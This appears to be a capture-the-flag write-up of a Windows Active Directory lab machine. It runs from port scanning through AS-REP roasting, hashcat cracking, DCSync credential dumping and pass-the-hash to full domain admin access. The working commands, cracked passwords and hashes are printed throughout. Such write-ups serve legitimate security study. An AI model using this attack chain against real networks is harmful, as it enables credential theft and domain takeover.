
Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.175 -sV -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 17:43 IST
Nmap scan report for 10.10.10.175
Host is up (0.33s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-25 19:16:11Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.96 seconds
```

2) Checked the website

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb

3) Found domain name

```
================================( Getting domain SID for 10.10.10.175 )================================

Domain Name: EGOTISTICALBANK
Domain Sid: S-1-5-21-2966785786-3096785034-1186376766

[+] Host is part of a domain (not a workgroup)
```

Vulnerability Assessment

1) Found aesproastable user

```
┌──(vigneswar㉿VigneswarPC)-[~/Temp]
└─$ python3 GetNPUsers.py -dc-ip 10.10.10.175 -no-pass 'EGOTISTICALBANK/fsmith'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Getting TGT for fsmith
$krb5asrep$23$fsmith@EGOTISTICALBANK:c8834191362c274e95140739a1bbef1d$e075bb78ee819ca51f377e560bd60fdcc758398d54c9dd0907062efa48d286ad496acdc0acb1f548dddc4e
f729629c01b75481110e47dc78bf4fd43e66de62c8efa54af959ec623cb367a65266ed4cbc5e2ccf4e15ce0f8b79a8269173ad0c7eaff5f6432601679d4a36f4025b60e1666ba0619968077ce76d
bd6662d5e5cd426adf2d9f9ca7192b6825c41176befd2df7eef0975261c6390627a5a5f030d56eaf45345530a822d05bb4319540d7d5602b91236422084357046 7f5bcced3f9a43f460c713c081d
1ea47eeeefe3d2e05a6b65ba0ad8263a4a85e04e50166ac2e7a2f57b4e4a537d1ac6ed3a4d9d9a4b8f505ebfe146bf3bf6d8
```

```
$krb5asrep$23$fsmith@EGOTISTICALBANK:c8834191362c274e95140739a1bbef1d$e075bb78ee819ca51f377e560bd60fdcc758398d54c9dd0907062efa48d286ad496acdc0acb1f548dddc4e
f729629c01b75481110e47dc78bf4fd43e66de62c8efa54af959ec623cb367a65266ed4cbc5e2ccf4e15ce0f8b79a8269173ad0c7eaff5f6432601679d4a36f4025b60e1666ba0619968077ce76d
bd6662d5e5cd426adf2d9f9ca7192b6825c41176befd2df7eef0975261c6390627a5a5f030d56eaf45345530a822d05bb4319540d7d5602b91236422084357046 7f5bcced3f9a43f460c713c081d
1ea47eeeefe3d2e05a6b65ba0ad8263a4a85e04e50166ac2e7a2f57b4e4a537d1ac6ed3a4d9d9a4b8f505ebfe146bf3bf6d8:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICALBANK:c8834191362c27...3bf6d8
Time.Started.....: Tue Jun 25 18:24:50 2024 (7 secs)
Time.Estimated...: Tue Jun 25 18:24:57 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1524.1 kH/s (0.60ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539008/14344384 (73.47%)
Rejected.........: 0/10539008 (0.00%)
Restore.Point....: 10536960/14344384 (73.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiffany93 -> Thelink

Started: Tue Jun 25 18:24:49 2024
Stopped: Tue Jun 25 18:24:58 2024
```

Exploitation

1) Connected with winrm

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -u fsmith -p 'Thestrokes23' -i 10.10.10.175

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd "C:/Users/FSmith/Desktop/"
*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat "C:/Users/FSmith/Desktop/user.txt"
3548cd28f0085877f567006a17ecd2d1
*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

Privilege Escalation

1) Found credentials using winPEAS

```
==========|| Additonal Winlogon Credentials Check
EGOTISTICALBANK
EGOTISTICALBANK\svc_loanmanager
Moneymakestheworldgoround!
```

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user svc_loanmgr
User name                    svc_loanmgr
Full Name                    L Manager
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/24/2020 4:48:31 PM
Password expires             Never
Password changeable          1/25/2020 4:48:31 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

2) The user has dcsync permissions

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ impacket-secretsdump egotistical-bank/svc_loanmgr@10.10.10.175 -just-dc-user Administrator

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
[*] Cleaning up...
```

3) Used pth

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e' -i 10.10.10.175

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
5493e6035cdb1020688a2a175987120b
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```